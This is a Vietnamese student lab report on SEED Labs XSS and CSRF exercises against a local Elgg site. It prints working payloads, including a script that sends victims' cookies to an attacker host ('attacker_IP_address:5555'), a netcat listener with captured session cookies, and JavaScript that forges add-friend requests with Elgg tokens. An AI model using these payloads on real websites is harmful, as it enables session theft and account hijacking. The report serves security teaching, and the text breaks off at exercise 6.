

ĐẠI HỌC QUỐC GIA TP. HỒ CHÍ MINH
TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN
KHOA MẠNG MÁY TÍNH VÀ TRUYỀN THÔNG

----- ❦ ★ ❦ -----



BÁO CÁO KẾT QUẢ THỰC HÀNH BẢO MẬT WEB VÀ ỨNG DỤNG

Lab 02: TẤN CÔNG CROSS-SITE SCRIPTING (XSS) VÀ CROSS-SITE REQUEST FORGERY (CSRF)

Giảng viên giảng dạy: Nghi Hoàng Khoa

Nhóm sinh viên thực hiện:

- | | |
|-----------------------|----------|
| 1. Phạm Khôi Nguyên | 18520114 |
| 2. Phan Thanh Hải | 18520705 |
| 3. Nguyễn Lý Đình Nhì | 18521205 |

TP. HỒ CHÍ MINH, 04/2021

ĐẠI HỌC QUỐC GIA TP. HỒ CHÍ MINH
TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN
KHOA MẠNG MÁY TÍNH VÀ TRUYỀN THÔNG

----- ❧ ★ ❧ -----



BÁO CÁO KẾT QUẢ THỰC HÀNH BẢO MẬT WEB VÀ ỨNG DỤNG

Lab 02: TẤN CÔNG CROSS-SITE SCRIPTING (XSS) VÀ CROSS-SITE REQUEST FORGERY (CSRF)

Giảng viên giảng dạy: Nghi Hoàng Khoa

Nhóm sinh viên thực hiện:

- | | |
|-----------------------|----------|
| 1. Phạm Khôi Nguyên | 18520114 |
| 2. Phan Thanh Hải | 18520705 |
| 3. Nguyễn Lý Đình Nhì | 18521205 |

TP. HỒ CHÍ MINH, 04/2021

MỤC LỤC

LỜI NÓI ĐẦU	1
BÀI THỰC HÀNH 1.....	2
BÀI THỰC HÀNH 2.....	4
BÀI THỰC HÀNH 3.....	6
BÀI THỰC HÀNH 4.....	9
BÀI THỰC HÀNH 5.....	12
BÀI THỰC HÀNH 6.....	13
BÀI THỰC HÀNH 7.....	16
BÀI THỰC HÀNH 8.....	19
BÀI THỰC HÀNH 9.....	20

LỜI NÓI ĐẦU

Đây là phần bài làm của nhóm cho bài tập thực hành buổi 02 về tấn công Cross-Site Scripting (XSS) và Cross-Site Request Forgery (CSRF). Toàn bộ nội dung thực hành được triển khai trên máy ảo local.

Cảm ơn anh Nghi Hoàng Khoa trong thời gian 2 vừa qua chịu khó trả lời những câu hỏi, những thắc mắc của nhóm về bài tập thực hành buổi 02 trên mail và cả trên group Facebook.

BÀI THỰC HÀNH 1

Thực hiện chèn một đoạn mã Javascript vào thông tin của một tài khoản Elgg, sao cho khi người dùng khác xem thông tin của tài khoản này thì sẽ hiển thị một cửa sổ thông báo đơn giản.

Đầu tiên, ta chuẩn bị đoạn chương trình Javascript có nội dung như sau:

```
<script>alert("XSS");</script>
```

Ta đăng nhập vào Elgg sử dụng tài khoản Samy. Vào Profile -> Edit profile, nhập đoạn code trên vào mục Brief description.

Edit profile

Display name

Samy

About me

[Embed content](#) [Edit HTML](#)

B **I** **S** | **¶** **≡** **↶** **↷** **🔗** **🗉** **🖼️** **”** **📄** **📄** **🔄**


Public

Brief description


```
<script>alert("XSS");</script>
```

Public

Sau đó, ta nhấn **Save** lưu những thay đổi này. Khi đó, profile sẽ hiển thị cửa sổ thông báo: XSS. Điều này là do ngay khi trang web tải sau khi lưu các thay đổi, mã JavaScript được thực thi.



Giờ ta truy cập vào mục Member của Elgg nó cũng sẽ hiện thông báo như hình trên:




BÀI THỰC HÀNH 2

Nhúng một đoạn mã Javascript vào thông tin của tài khoản Elgg, sao cho khi người dùng khác xem thông tin tài khoản này, hiển thị một cửa sổ thông báo có chứa cookie của họ.

Đầu tiên, ta chuẩn bị đoạn chương trình Javascript có nội dung như sau:


```
<script>alert(document.cookie);</script>
```

Ta đăng nhập vào Elgg sử dụng tài khoản Samy. Vào Profile -> Edit profile, nhập đoạn code trên vào mục Brief description.




The screenshot shows the 'Edit profile' page for a user named Samy. The page has a blue header with the Elgg logo and navigation links. The main content area is titled 'Edit profile'. Under the 'About me' section, there is a rich text editor with a toolbar. The 'Brief description' field is visible, containing the JavaScript code: `<script>alert(document.cookie);</script>`. The visibility is set to 'Public'.

Sau đó, ta nhấn Save lưu những thay đổi này. Khi đó, profile sẽ hiển thị cửa sổ thông báo có nội dung là cookie của trang web. Điều này là do ngay khi trang web tải sau khi lưu các thay đổi, mã JavaScript được thực thi.



Giờ ta truy cập vào mục **Member** của Elgg nó cũng sẽ hiện thông báo như hình trên:



BÀI THỰC HÀNH 3

Nhúng một đoạn mã Javascript vào thông tin tài khoản Elgg để khi người dùng khác xem thông tin tài khoản này, cookie sẽ được gửi đến cho kẻ tấn công thông qua một HTTP request.

Ta dựng một server lắng nghe để kẻ tấn công nhận các HTTP request gửi về khi Javascript được chạy trên máy nạn nhân.

Ta dùng lệnh *netcat* để lắng nghe các kết nối ở port 5555:

```
nc -lknv 5555
```

Tiếp theo, ta tạo đoạn mã Javascript gửi HTTP request có kèm theo cookie được định dạng như sau:

```
<script>
document.write('<img src=http://attacker_IP_address:5555?c='+
escape(document.cookie) + ' >');
</script>
```

Kế tiếp, ta vào Groups -> Create a new group rồi ta chèn đoạn mã độc vào trường Brief description như hình sau:

www.xsslabelgg.com/groups/add/59

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search

Groups

Create a new group

Group name *

Remote cookie

Upload a new icon

Browse... No file selected.

Leave blank to keep current icon. Maximum allowed file size is 5 MB

Description

Embed content Edit HTML

Brief description

```
<script>document.write('<img src=http://127.0.0.1:5555?c='+ escape(document.cookie) + '>');</script>
```

Ta đăng nhập bằng một tài khoản khác Samy (Boby) vào xem nhóm Samy vừa tạo.


www.xsslabelgg.com/groups/all

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

All groups

+ Create a new group

Newest Alphabetical Popular Featured groups Latest discussions

 **Remote cookie**
1 members

All groups
My groups
Groups I own
Group invitations

Search for groups

Search for groups


Go

Giờ ta quan sát kết quả lắng nghe được ở server:

- Thông tin trên máy attacker

```
Connection received on 127.0.0.1 42212
GET /?c=Elgg%3Deam3tm5ci4698gr6hk2r47sv7j HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.xsslabelgg.com/groups/profile/60/remote-cookie
```


- Thông tin trên Firefox:



BÀI THỰC HÀNH 4


Giả sử lấy được một số thông tin cookie của một nạn nhân từ Bài thực hành 3. Sử dụng các thông tin này để thực hiện tác vụ thêm bạn bè dưới danh nghĩa nạn nhân.

Để tạo yêu cầu thêm Samy làm bạn trong tài khoản của Alice, ta cần tìm cách yêu cầu "add friend" hoạt động. Vì vậy, ta giả định rằng ta đã tạo một tài khoản giả mạo có tên Charlie, trước tiên đăng nhập vào tài khoản của Charlie để có thể thêm Samy làm bạn của Charlie và xem các thông số yêu cầu được sử dụng để thêm bạn bè. Sau khi đăng nhập vào tài khoản của Charlie, ta tìm kiếm Samy và nhấn vào nút thêm bạn bè. Khi đó, bên LiveHTTPHeaders hiện ra như sau:



Ta quan tâm đến các giá trị của các tham số `friend`, `__elgg_ts` và `_elgg_token` ở trên (các tham số được ngăn cách nhau bởi ký tự `&`).


Tiếp theo, ta sử dụng chương trình Python được `HTTPSimpleForge.py` với tùy chỉnh một số tham số như hình sau:



Chạy file `HTTPSimpleForge.py` bên trên, ta được kết quả:

```
[04/10/21]seed@VM:~/Downloads$ touch HTTPSimpleForge.py
[04/10/21]seed@VM:~/Downloads$ python3 HTTPSimpleForge.py
Response Code = 200
```

Như vậy, với kết quả trả về là 200 thì ta hiểu việc thực hiện gửi request đã thành công. Sau đó, ta add đoạn mã Javascript vào profile của Sammy:



www.xsslabelgg.com/profile/samy/edit

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More ▾ Search

Edit profile

Display name

Samy

About me [Embed content](#) [Visual editor](#)

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Sammy as a friend.
var sendurl='http://www.xsslabelgg.com/action/friends/add?friend=59'+ts+token;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host" "www.xsslabelgg.com");
```

Public

Ngay sau khi ta lưu các thay đổi, mã Javascript sẽ được chạy và thực thi. Do đó, Sammy được thêm làm bạn vào tài khoản của chính mình. Để chứng minh cuộc tấn công, ta đăng nhập vào Alice và tìm kiếm profile của Sammy và load nó.

All Site Activity

All

Mine

Friends

Filter

Show All



Alice is now a friend with [Samy](#) *just now*



Samy is now a friend with [Samy](#) *just now*



Charlie is now a friend with [Samy](#) *25 minutes ago*



BÀI THỰC HÀNH 5


Nếu Server bật chế độ HttpOnly == true, sinh viên tìm hiểu cách nào đó vẫn XSS các hành vi trên dù không có cookie.

BÀI THỰC HÀNH 6

Chỉnh sửa hoặc viết trang web thay thế cho trang index của www.csrf1abattacker.com, sao cho khi Alice nhấp vào đường dẫn này, Bobby sẽ tự động được thêm vào danh sách bạn bè của Alice trên Elgg.

